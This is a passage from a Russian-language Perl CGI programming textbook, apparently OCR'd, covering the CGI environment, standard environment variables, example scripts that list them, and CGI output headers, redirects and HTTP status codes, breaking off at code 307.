Большинство веб-серверов поддерживают соглашения о языке для статических документов автоматически. Например, если вы устанавливаете Apache, то в */usr/local/apache/htdocs* появятся различные копии файла со словами «It Worked!» на разных языках. Все эти файлы называются *index.html* и имеют различные расширения, соответствующие языку: *index.html.en, index.html.fr, index.html.de* и т. д. Если вы откроете в броузере страницу *index.html,* выберете другой язык в броузере и обновите страницу, то увидите ее на другом языке.

Кодирование

Последняя форма соглашения о данных поддерживает кодирование. Параметры для кодирования включают *gzip*, compress и *identity* (без кодирования). Пример заголовка, говорящего о том, что броузер поддерживает *compress* и *gzip*:

```
Accept-Encoding: compress, gzip
```

Сервер может ускорить загрузку большого документа этому клиенту, послав ему закодированную (в данном случае сжатую) версию документа. Броузер декодирует документ автоматически.

Итоги

Поздравляем! Только что мы закончили обзор HTTP, самое сложное в изучении CGI. Все последующее построено на том, что вы узнали из этой главы. Дальше будет гораздо интереснее, если вы собираетесь писать сценарии. Мы начинаем следующую главу с примера CGI-сценария.

3

Общий шлюзовый интерфейс

Теперь, зная основы HTTP, можно вернуться к CGI и узнать, как сценарии взаимодействуют с HTTP-серверами, чтобы создавать динамические данные. Прочитав эту главу, вы сможете писать простые CGI-сценарии и полностью поймете все предыдущие примеры. Начнем мы с примера сценария.

Этот сценарий выводит некоторую информацию, включая версии CGI и HTTP, используемые для данной транзакции, и название программного обеспечения сервера:

```
#!/usr/bin/perl -wT

print <<END_OF_HTML;
Content-Type: text/html

<HTML>
<HEAD>
  <TITLE>About this Server</TITLE>
</HEAD>
<BODY>
<H1>About this Server</H1>
<HR>
<PRE>
  Server name:                $ENV{SERVER_NAME}
  Listening in Port:          $ENV{SERVER_PORT}
  Server Software:            $ENV{SERVER_SOFTWARE}
```

```
    Server Protocol:              $ENV{SERVER_PROTOCOL}
    CGI Version:                  $ENV{GATEWAY_INTERFACE}
</PRE>
<HR>
</BODY>
</HTML>
END_OF_HTML
```

Когда вы запрашиваете URL этого сценария, то получаете вывод, показанный на рис. 3-1.



Рис. 3-1. Вывод сценария server_info.cgi

Этот простой пример демонстрирует в общем виде, как сценарий работает с CGI:

- Веб-сервер передает информацию в CGI-сценарий через переменные окружения, которые доступны сценарию из хеша `%ENV`.
- CGI-сценарий выдает результат, печатая HTTP-сообщение в STDOUT.
- CGI-сценарий не обязательно должен выводить все HTTP-заголовки. Этот сценарий выводит только один заголовок, *Content-type*.

Все это говорит о том, что мы обращаемся к *CGI-окружению*. Рассмотрим его подробнее.

CGI–окружение

CGI устанавливает особое окружение, в котором работают CGI-сценарии. Это окружение содержит данные о каталоге запуска сценария, установленных в нем переменных, заданных дескрипторах файлов и т. д. В ответ CGI требует, чтобы сценарий определял содержимое HTTP-ответа и хотя бы минимальный набор HTTP-заголовков.

Когда запускается CGI-сценарий, его текущим каталогом обычно считается каталог, в котором он расположен на веб-сервере; это рекомендовано стандартом CGI, хотя и не поддерживается всеми серверами (в частности, Microsoft IIS). CGI-сценарии обычно выполняются с ограниченными правами. В системах Unix CGI-сценарии выполняются с теми же правами, что и веб-сервер, владельцем которого обычно является специальный пользователь *nobody*, *web* или *www*. В других операционных системах, возможно, придется настроить веб-сервер, установив те же права, что и у CGI-сценария. В любом случае, CGI-сценарий не должен иметь права на чтение и запись во все области файловой системы. Может быть, вам это кажется лишним, но на самом деле, это очень полезная возможность, как показано в главе 8.

Файловые дескрипторы

Обычно во всех сценариях на Perl предопределены три стандартных файловых дескриптора: STDIN, STDOUT и STDERR. CGI-сценарии на Perl не исключение. Но в CGI-сценариях эти файловые значения имеют несколько иной смысл.

STDIN

Когда веб-сервер получает HTTP-запрос CGI-сценария, он читает HTTP-заголовки и передает тело сообщения CGI-сценарию на STDIN. Поскольку заголовки уже удалены, STDIN будет пуст для запросов GET, не имеющих тела и содержащих закодированные данные из форм для запросов POST. Учтите, что в них нет метки конца файла, так что если вы попытаетесь прочитать больше данных, чем есть на самом деле, CGI-сценарий повиснет, ожидая дополнительных данных со STDIN, которые никогда не придут (разумеется, когда время ожидания будет исчерпано, веб-сервер или броузер разорвет соединение и завершит работу данного CGI-сценария, но это трата системных ресурсов). Поэтому вы не должны пытаться читать запросы GET со STDIN. Для запросов POST всегда надо смотреть на заголовок *Content-Length* и считывать именно столько байт, сколько в нем указано. Как прочитать эту информацию, вы узнаете из главы 4 (раздел «Декодирование данных, введенных в форму»).

STDOUT

CGI-сценарии на Perl возвращают веб-серверу вывод, печатая его в STDOUT. Туда можно записывать некоторые HTTP-заголовки и содержимое ответа, если оно есть. Perl обычно буферизует вывод в STDOUT и посылает его веб-серверу по кускам. Веб-сервер может ждать получения всего вывода от сценария и только потом послать его клиенту. Например, iPlanet (в прошлом Netscape) Enterprise Server буферизует вывод, а Apache (начиная с версии 1.3) – нет.

STDERR

CGI не определяет, как веб-сервер будет посылать вывод в STDERR, и серверы реализуют это по-разному, но они почти всегда выдают ответ *500 Internal Server Error* (500 – внутренняя ошибка сервера). Некоторые веб-серверы, в том числе Apache, добавляют вывод, поступающий на STDERR, в журнал регистрации ошибок веб-сервера, в котором кроме того регистрируются и другие ошибки, например неудавшаяся авторизация и запросы к документам, отсутствующим на сервере. Это очень полезно для отладки ошибок в CGI-сценариях.

Другие серверы, например серверы от iPlanet, не делают различий между выводом на STDOUT и STDERR; они считают и то и другое выводом сценария и передают клиенту. Однако вывод данных в STDERR обычно вызывает ошибку сервера, поскольку Perl не буферизует STDERR, поэтому данные, отправленные в STDERR, часто поступают на веб-сервер раньше данных, печатаемых в STDOUT. Веб-сервер сообщит об ошибке, так как он ожидает, что вывод начнется с верных заголовков, а не с сообщения об ошибке. В iPlanet в журнал регистрации будет записано только сообщение об ошибке сервера, а не полное содержимое STDERR.

Стратегии обработки вывода в STDERR мы обсудим в главе 15.

Переменные окружения

CGI-сценариям доступны предопределенные переменные окружения, в которых содержится информация о сервере и о клиентах. Часть этой информации берётся из заголовков HTTP-запроса. В Perl переменные окружения доступны сценарию через глобальный хеш `%ENV`.

Вы можете добавлять, удалять или изменять любые значения в `%ENV`. Подпроцессы, создаваемые сценарием, унаследуют эти переменные окружения вместе со сделанными вами изменениями.

Переменные CGI-окружения

Стандартные переменные CGI-окружения, перечисленные в таблице 3-1, доступны на любом сервере, поддерживающем CGI. Однако если вы пройдете по всем ключам хеша `%ENV`, вероятно, вы не увидите там всех переменных, перечисленных ниже. Вспомните, что некоторые заголовки используются только с определенными HTTP-запросами. Например, заголовок *Content-length* посылается только в запросах POST. Переменные окружения, связанные с этим запросом, будут опущены, когда пропущено соответствующее поле заголовка. Другими словами, переменная `$ENV{CONTENT_LENGTH}` существует только для запросов POST.

Таблица 3-1. Стандартные переменные CGI-окружения

Переменная окружения	Описание
AUTH_TYPE	Метод аутентификации, используемый для проверки подлинности пользователя. Переменная пуста, если запрос не требует аутентификации
CONTENT_LENGTH	Длина данных (в байтах), переданных CGI-сценарию через стандартный ввод
CONTENT_TYPE	Медиа-тип данных тела запроса, например «*application/x-www-form-urlencoded*»
DOCUMENT_ROOT	Корневой каталог сервера
GATEWAY_INTERFACE	Версия общего шлюзового интерфейса, используемого сервером
PATH_INFO	Дополнительная информация о пути, передаваемая CGI-сценарию
PATH_TRANSLATED	Конвертированная версия пути согласно переменной PATH_INFO
QUERY_STRING	Строка запроса из запрошеного URL (все данные, начиная от знака «?»)
REMOTE_ADDR	IP-адрес удаленного клиента, посылающего запрос; также это может быть адресом прокси-сервера, находящегося между сервером и пользователем
REMOTE_HOST	Имя узла удаленного клиента, посылающего запрос; также это может быть именем прокси-сервера, находящегося между сервером и пользователем
REMOTE_IDENT	Пользователь, выполняющий запрос, согласно демону ident. Он бывает запущен только у пользователей некоторых систем Unix и IRC
REMOTE_USER	Логин пользователя, аутентифицированный веб-сервером
REQUEST_METHOD	Метод HTTP-запроса, используемый в данном случае
SCRIPT_NAME	Путь в URL к запущенному сценарию (например, */cgi/program.cgi*)
SERVER_NAME	Имя узла сервера или его IP-адрес
SERVER_PORT	Номер порта на узле, на котором сервер ожидает запросов
SERVER_PROTOCOL	Имя и версия протокола, например «HTTP/1.1»
SERVER_SOFTWARE	Имя и версия программного обеспечения сервера, отвечающего на запрос клиента

Любые HTTP-заголовки, которые веб-сервер не распознает как стандартные, а также некоторые общие заголовки также доступны для вашего сценария. Веб-сервер следует при создании имени переменной окружения следующим правилам:

- Имя поля должно состоять из заглавных букв
- Все тире заменяются подчеркиваниями
- К имени добавляется префикс *HTTP_*

В таблице 3-2 приведены наиболее распространенные переменные окружения.

Таблица 3-2. Дополнительные переменные CGI-окружения

Переменная окружения	Описание
HTTP_ACCEPT	Список медиа-типов данных, воспринимаемых клиентом
HTTP_ACCEPT_CHARSET	Список кодировок, воспринимаемых клиентом
HTTP_ACCEPT_ENCODING	Список типов кодирования, воспринимаемых клиентом
HTTP_ACCEPT_LANGUAGE	Список языков, воспринимаемых клиентом
HTTP_COOKIE	Пара имя–значение, предварительно заданная сервером
HTTP_FROM	Адрес электронной почты пользователя, выполняющего запрос; большинство броузеров не передают эту информацию, так как это считается нарушением приватности пользователя
HTTP_HOST	Имя узла сервера, полученное из запрошенного URL (соответствует полю *Host* в HTTP 1.1)
HTTP_REFERER	URL документа, с которого пользователь попал в этот CGI-сценарий (или по ссылке, или из формы)
HTTP_USER_AGENT	Имя и версия броузера клиента

Для защищенного сервера обычно добавляются переменные окружения для защищенных соединений. Большая часть этой информации основана на X.509 и хранит данные о сертификатах сервера и, вероятно, броузера. Вам не требуется вникать в эти детали, чтобы писать CGI-сценарии, поэтому мы в этой книге не коснемся X.509 и защищенных HTTP-соединений. За дополнительной информацией обратитесь к RFC 2511 или к веб-сайту рабочей группы по адресу *http://www.imc.org/ietf-pkix/*.

Имена переменных окружения, относящихся к вашему сценарию, для защищенных соединений различаются в зависимости от сервера. Переменная окружения HTTPS (табл. 3-3) обычно поддерживается и полезна для проверки защищенности соединения; к сожалению, ее значения различны для разных серверов. Для получения дальнейшей информации обратитесь к документации по серверу или воспользуйтесь примерами 3-1 или 3-2, чтобы сгенерировать данные для вашего сервера.

Таблица 3-3. Переменные окружения для защищенного сервера

Переменные окружения	Описание
HTTPS	Переменная служит флагом для проверки, является соединение защищенным или нет; его значения отличаются в зависимости от сервера (например, «ON» или «on», когда соединение защищенное, и пустое значение или «OFF», если оно не защищенное)

Наконец, веб-сервер может поддерживать дополнительные переменные окружения помимо упомянутых в этом разделе. На большинстве веб-серверов администратор может добавлять переменные окружения через конфигурационный файл. Стоит воспользоваться этой возможностью, если у вас есть несколько CGI-сценариев с совпадающей конфигурационной информацией, например, именем сервера баз данных, с которым надо устанавливать соединение. Определив переменную один раз в конфигурационном файле веб-сервера, будет проще затем изменить ее значение.

Проверка переменных окружения

Поскольку броузеры и веб-серверы позволяют включать дополнительные переменные окружения в сценарии, часто бывает полезно иметь список переменных окружения, определенных для вашего веб-сервера. Пример 3-1 – это очень короткий сценарий, который легко запомнить и использовать на новой системе. Он выдает список переменных окружения, определенных для данного веб-сервера. Учтите, что броузер также может повлиять на этот список. Например, HTTP_COOKIE появится только в случае, когда броузер поддерживает cookie, cookie не отключены и броузер получил предыдущий запрос от этого веб-сервера установить cookie.

Пример 3-1. env.cgi

```
#!/usr/bin/perl -wT
#Выводит отформатированный список всех переменных окружения
```

```
use strict;

print "Content-type: text/html\n\n";

my $var_name;
foreach $var_name ( sort keys %ENV ) {
    print "<P><B>$var_name</B><BR>";
    print $ENV{$var_name};
}
```

В результате получается алфавитный список переменных окружения и их значений, показанный на рис. 3-2.



Рис. 3-2. Вывод env.cgi

Поскольку это простой сценарий, сделанный на скорую руку, мы опустили некоторые детали, которые надо включать в CGI-сценарии и которые приведены в других примерах. Например, мы не печатали пол-

ный HTML-документ (пропущены теги HTML, HEAD и BODY). Их, разумеется, надо добавить, если сценарий будет увеличиваться или если он будет предназначен не только для вас, но и для других.

В примере 3-2 приведена более развитая версия, выводящая все переменные окружения, определенные CGI и веб-сервером, а также короткое объяснение для стандартных переменных.

Пример 3-2. env_info.cgi

```
#!/usr/bin/perl -wT

use strict;

my %env_info = (
  SERVER_SOFTWARE    => "программное обеспечение сервера",
  SERVER_NAME        => "имя узла сервера или IP-адрес",
  GATEWAY_INTERFACE  => "версия CGI-спецификации",
  SERVER_PROTOCOL    => "имя протокола сервера",
  SERVER_PORT        => "номер порта для сервера",
  REQUEST_METHOD     => "метод HTTP-запроса",
  PATH_INFO          => "дополнительная информация о пути",
  PATH_TRANSLATED    => "конвертированная информация о пути",
  DOCUMENT_ROOT      => "корневой каталог сервера",
  SCRIPT_NAME        => "имя сценария",
  QUERY_STRING       => "строка запроса",
  REMOTE_HOST        => "имя узла клиента",
  REMOTE_ADDR        => "IP-адрес клиента",
  AUTH_TYPE          => "метод аутентификации",
  REMOTE_USER        => "аутентифицированное имя пользователя",
  REMOTE_IDENT       => "удаленный пользователь (RFC 931): ",
  CONTENT_TYPE       => "медиа-тип данных",
  CONTENT_LENGTH     => "длина тела запроса",
  HTTP_ACCEPT        => "медиа-типы данных, воспринимаемые клиентом",
  HTTP_USER_AGENT    => "броузер, используемый клиентом",
  HTTP_REFERER       => "URL страницы, с которой перешел пользователь",
  HTTP_COOKIE        => "cookie, посланные клиентом"
);

print "Content-type: text/html\n\n";

print <<END_OF_HEADING;

<HTML>
<HEAD>
  <TITLE>Список переменных окружения</TITLE>
</HEAD>

<BODY>
<H1>Переменные CGI-окружения</H1>
```

```
<TABLE BORDER=1>
  <TR>
    <TH>Имя переменной</TH>
    <TH>Описание</TH>
    <TH>Значение</TH>
  </TR>
END_OF_HEADING

my $name;

#Добавить дополнительные переменные, определяемые веб-сервером или
броузером
foreach $name ( keys %ENV ) {
  $env_info{$name} = "дополнительная переменная, определяемая этим
сервером"
  unless exists $env_info{$name};
}

foreach $name ( sort keys %env_info ) {
  my $info = $env_info{$name};
  my $value = $ENV{$name} || "<I>Не определено</I>";
  print "<TR><TD><B>$name</B></TD><TD>$info</TD><TD>$value</TD>
     </TR>\n";
}

print "</TABLE>\n";
print "</BODY></HTML>\n";
```

В хеше `%env_info` содержатся стандартные переменные окружения и их значения. В первом цикле *foreach* обходится весь хеш `%ENV`, и каждая команда *each* добавляет переменные окружения, определяемые текущим веб-сервером. Второй цикл *foreach* проходит по собранному списку и выводит имя, описание и значение каждой переменной окружения. На рис. 3-3 показано, как будет выглядеть вывод в окне броузера.

Это относится к большей части ввода CGI, но мы не обсуждали, как читать тело сообщения для запросов POST. К этому вопросу мы вернемся при обсуждении форм в следующей главе. А сейчас посмотрим на вывод CGI.

Вывод CGI

Каждый CGI-сценарий должен печатать строку заголовка, которую сервер использует для построения полного HTTP-заголовка при ответе. Если ваш сценарий генерирует неверный заголовок или его нет совсем, веб-сервер вернет клиенту сообщение о внутренней ошибке сервера (*500 Internal Server Error*).

В CGI есть возможность показывать полные или частичные заголовки. По умолчанию CGI-сценарии возвращают только частичные заголовки.



Рис. 3-3. Вывод env_info.cgi

Частичные заголовки

CGI-сценарий должен выводить один из трех заголовков:

- Заголовок *Content-type*, определяющий тип выводимых данных
- Заголовок *Location*, определяющий URL, на который надо перенаправить клиента
- Заголовок *Status*, определяющий состояние документа; не требует дополнительных данных, например *204 No Response*

Давайте рассмотрим каждый из этих вариантов.

Вывод документов

Самый распространенный ответ для CGI-сценариев – это вывод HTML-документа. Сценарий должен сообщать серверу медиа-тип выводимых данных до вывода содержимого. Именно поэтому во всех предыдущих примерах сценариев была строка:

```
print "Content-type: text/html\n\n";
```

Из сценария можно послать и другие заголовки, но этот – минимум, необходимый для вывода документа. HTML-документы – не единственный тип данных, выводимых CGI-сценариями. Определив другой тип данных, вы можете вывести документ любого типа, который только сможете выдумать. В примере 3-4 будет показано, как выводить динамические изображения.

Два символа новой строки в конце заголовка *Content-type* сообщают серверу, что это последний заголовок, а все последующие строки являются телом документа. Это относится и к дополнительным символам CRLF, упомянутым в предыдущей главе, которые разделяют HTTP-заголовки и сами данные (см. раздел «Символы окончания строки»).

Перенаправление на другой URL

Иногда нет необходимости выводить HTML-документ с помощью CGI-сценария. На самом деле, хотя вывод изменяется от визита к визиту, стоит создать простую, статичную HTML-страничку (помимо CGI-сценария) и перенаправлять пользователя на нее при помощи заголовка *Location*. Зачем? Изменения в интерфейсе происходят гораздо чаще, чем изменения логической разметки документа, так что гораздо проще переформатировать HTML-страницу, чем вносить изменения в CGI-сценарий. Кроме того, если несколько CGI-сценариев возвращают одно и то же сообщение, то перенаправляя их на один и тот же документ можно уменьшить число ресурсов, которые надо поддерживать. И, наконец, повышается производительность. Perl быстрый, но веб-сервер все же быстрее. Хорошая идея – использовать все возможности, чтобы получить преимущество, переложив работу с CGI-сценария на веб-сервер.

Чтобы перенаправить пользователя на другой URL, просто выведите заголовок *Location* с адресом, указывающим на новое место:

```
print "Location: static_response.html\n\n";
```

Символы окончания строки

В разных операционных системах конец текстовой строки обозначают различными комбинациями символов возврата каретки и перевода строки: в системах Unix используется перевод строки; в системах Macintosh – возврат каретки; в системах Microsoft – оба, обычно это обозначается как CRLF. Для HTTP-заголовков тоже требуется CRLF – каждая строка должна заканчиваться и символом возврата каретки, и символом перевода строки.

В Perl (в Unix) перевод строки обозначается как «\n», а возврат каретки – как «\r». Вас удивляет, почему наши предыдущие сценарии включали в себя строку:

```
print "Content-type: text/html\n\n";
```

а не

```
print "Content-type: text/html\r\n\r\n";
```

Второй вариант сработает, но только если вы будете запускать сценарий на системах Unix. Так как Perl разрабатывался для Unix, а кроссплатформенным стал после, символ «\n» в сценарии всегда будет выводить символ окончания строки для текущей операционной системы.

Это очень простое решение. CGI требует, чтобы веб-сервер переводил символы окончания строки, принятые для операционной системы, в CRLF. Таким образом, в целях совместимости всегда лучше использовать простой символ перехода на новую строку (\n): Perl выведет символ окончания строки, определенный для операционной системы, а веб-сервер автоматически конвертирует его в CRLF, требуемый стандартом HTTP.

URL может быть как абсолютным, так и относительным. Абсолютный URL или относительный URL с относительным путем посылаются обратно в броузер, который затем создает новый запрос для нового URL. Относительный URL с полным путем вызывает *внутреннее перенаправление*. Оно обрабатывается веб-сервером и обращение к броузеру не происходит. В данном случае содержимое нового ресурса считывается таким образом, как если бы был получен новый запрос, но затем оно передается так, как будто это вывод CGI-сценария. Это помогает избежать сетевых запросов и ответов; единственное различие для пользователя – это более быстрый ответ. При внутреннем перенаправлении URL, отображаемый в броузере, не меняется; по-прежнему виден URL CGI-сценария. На рис. 3-4 приведен пример перенаправления сервером.



Рис. 3-4. Перенаправление на сервере

Когда перенаправление происходит по абсолютному адресу, вы должны включать заголовок *Content-type* и тело данных для обеспечения совместимости со старыми броузерами, которые не выполняют автоматическое перенаправление. Современные броузеры мгновенно перехватят новый URL, не отображая его содержимого.

Определение кодов состояния

Заголовок *Status* отличается от других заголовков, так как он не связан напрямую с HTTP заголовком, хотя и связан со строкой состояния. Это поле используется только для передачи информации между CGI-сценарием и веб-сервером. В нем определяется код состояния, который сервер должен включить в строку состояния запроса. Это поле необязательно: если его не будет, веб-сервер автоматически добавит статус *200 OK*, если вы выведете заголовок *Content-type*, и статус *302 Found* если вы выведете заголовок *Location*.

Если вы выводите код состояния, не обязательно использовать соответствующее сообщение, но не стоит применять код состояния для того, для чего он не предназначен. Например, если ваш CGI-сценарий должен соединиться с базой данных, чтобы вывести ее содержимое, вы можете вернуть код *503 Database Unavailable* (База данных не доступна), если нет свободного соединения с базой данных. Стандартное сообщение для состояния с кодом *503* – это *Service Unavailable* (служба недоступна), так что наше сообщение в случае с базой данных сходно и соответствует правильному использованию данного кода состояния.

Когда вы возвращаете ошибку, необходимо также вернуть заголовок *Content-type* и сообщение, описывающее причину ошибки человеческим языком. Некоторые броузеры показывают при получении кода ошибки собственное сообщение, но большинство этого не делает. Так что если вы не включите какое-либо сообщение, многие пользователи увидят пустую страницу или сообщение о том, что документ не содержит данных. Если вы не хотите признаваться, что произошла ошибка, то вы можете воспользоваться распространенным сообщением «Система в данный момент недоступна из-за текущего обновления сервера ».

Вот пример кода, выводящего сообщение об ошибке с базой данных:

```
print <<END_OF_HTML;
Status: 503 Database Unavailable
Content-type: text/html

<HTML>
<HEAD><TITLE>503 Database Unavailable</TITLE></HEAD>
<BODY>
  <H1>Ошибка</H1>
  <P>Извините, но в данный момент база данных не доступна.
   Пожалуйста, попробуйте соединиться позже. </P>
</BODY>
</HTML>
END_OF_HTML
```

Ниже кратко описаны коды состояния и случаи, когда их нужно использовать в сценариях (если требуется):

200 OK (Все в порядке)

200 – это самый распространенный код состояния, возвращаемый сервером; он означает, что запрос был понят, успешно обработан и ответ отправлен клиенту. Как уже говорилось, веб-сервер автоматически добавляет этот заголовок, когда вы включаете необходимый заголовок *Content-type*, так что единственный случай, когда вам может понадобиться добавить этот статус самостоятельно, это необходимость вывести полные *nph*-заголовки; об этом мы поговорим в следующем разделе.

204 No Response (Нет ответа)

Код 204 означает, что запрос был удачным и успешно обработан, но ответ получен не был. Когда броузер получает такой код состояния, это ни о чем не говорит. Он просто продолжает отображать ту страницу, которая была открыта до отправки запроса. Ответ 200 с пустым телом сообщения может вызвать ошибку «Документ не содержит данных» в броузере пользователя. Обычно пользователи рассчитывают на обратную связь, но существуют случаи, когда такой ответ (или отсутствие ответа) имеет смысл. Один из примеров – вам нужен код со стороны клиента, например на JavaScript или Java,

сообщающий что-либо веб-серверу, не обновляя текущую страницу.

301 Moved Permanently (Перемещен)

Код 301 говорит о том, что URL запрошенного ресурса изменился. Все ответы из серии 300 должны содержать заголовок *Location*, определяющий новый URL ресурса. Если броузер получает ответ 301 на запрос GET, он автоматически обратится к ресурсу по новому адресу. Если броузер получает ответ 301 на запрос POST, броузер будет ждать подтверждения от пользователя на перенаправление запроса POST. Так поступают не все броузеры, некоторые даже изменяют метод запроса в новом запросе на GET.

Ответы с этим кодом состояния могут содержать сообщение для пользователя на случай, если броузер не обработает перенаправление автоматически. Поскольку этот код состояния говорит о постоянном перемещении, прокси-сервер или броузер, сохранивший этот запрос в кэше, в следующий раз просто использует его и не будет подтверждать изменения на веб-сервере.

302 Found (Найден)

Ответ с кодом 302 действует аналогично ответу 301 за исключением того, что перемещение временное, поэтому броузер будет отправлять все последующие запросы по старому URL. Это код состояния, который возвращается броузеру, когда сценарий содержит заголовок *Location* (кроме полных путей, см. выше раздел «Перенаправление на другой URL» этой главы). Как и в случае с кодом 301, броузер должен ожидать подтверждение от пользователя на перенаправление запроса POST по другому URL. Но поскольку код 302 стал так популярен, многие броузеры молча заменяют при перенаправлении запрос POST на GET; попытки достичь согласия прекратились, и в HTTP 1.1 появились два новых кода состояния: *303 See Other* (Смотри другой) и *307 Temporary Redirect* (Временное перенаправление).

303 See Other (Смотри другой)

Код 303 появился в HTTP 1.1. Он означает, что ресурс был временно перемещен и что его можно получить с нового URL при помощи запроса GET, даже если оригинальный метод запроса был POST. Этот код состояния позволяет веб-серверу (и CGI-разработчику) явно запросить некорректное поведение, которое в большинстве броузеров вызывал ответ с кодом 302.

307 Temporary Redirect (Временное перенаправление)

